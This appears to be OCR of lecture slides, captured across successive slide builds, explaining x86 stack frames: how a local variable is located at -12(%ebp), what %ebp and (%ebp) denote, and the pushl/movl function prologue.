
- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?

0xffffffff



Frame Pointer `%ebp`


- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?
A: -12(%ebp)
Offset based on %ebp

0xffffffff



Frame Pointer **%ebp**

- The location of loc3 is not fixed
- Arguments could be variable
- But loc3 is always **12B** before "???"s

%ebp Example

%ebp	A memory address
(%ebp)	The value at memory address of %ebp


%ebp Example

`0xbfff03b8`	%ebp	A memory address
	(%ebp)	The value at memory address of %ebp

`0xffffffff`


%ebp Example

`0xbfff03b8`	%ebp	A memory address
	(%ebp)	The value at memory address of %ebp



%ebp Example


`0xbfff03b8`	%ebp	A memory address
`0xbfff0720`	(%ebp)	The value at memory address of %ebp



%ebp Example

`0xbfff03b8`	%ebp	A memory address
`0xbfff0720`	(%ebp)	The value at memory address of %ebp


```
pushl   %ebp
```



%ebp Example

`0xbfff03b8`	%ebp	A memory address
`0xbfff0720`	(%ebp)	The value at memory address of %ebp


```
pushl   %ebp
```



%ebp Example

`0xbfff03b8`	%ebp	A memory address
`0xbfff0720`	(%ebp)	The value at memory address of %ebp


```
pushl   %ebp
```



%ebp Example

`0xbfff03b8`	%ebp	A memory address
`0xbfff0720`	(%ebp)	The value at memory address of %ebp


```
pushl   %ebp
```



%ebp Example

`0xbfff03b8`	%ebp	A memory address
`0xbfff0720`	(%ebp)	The value at memory address of %ebp


```
pushl   %ebp
```



%ebp Example

`0xbfff03b8`	%ebp	A memory address
`0xbfff0720`	(%ebp)	The value at memory address of %ebp


```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```



%ebp Example

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address of %ebp


```
pushl   %ebp
movl    %esp %ebp /* %ebp=%esp */
```



%ebp Example

0xbfff03b8	%ebp	A memory address
0xbfff0720	(%ebp)	The value at memory address of %ebp

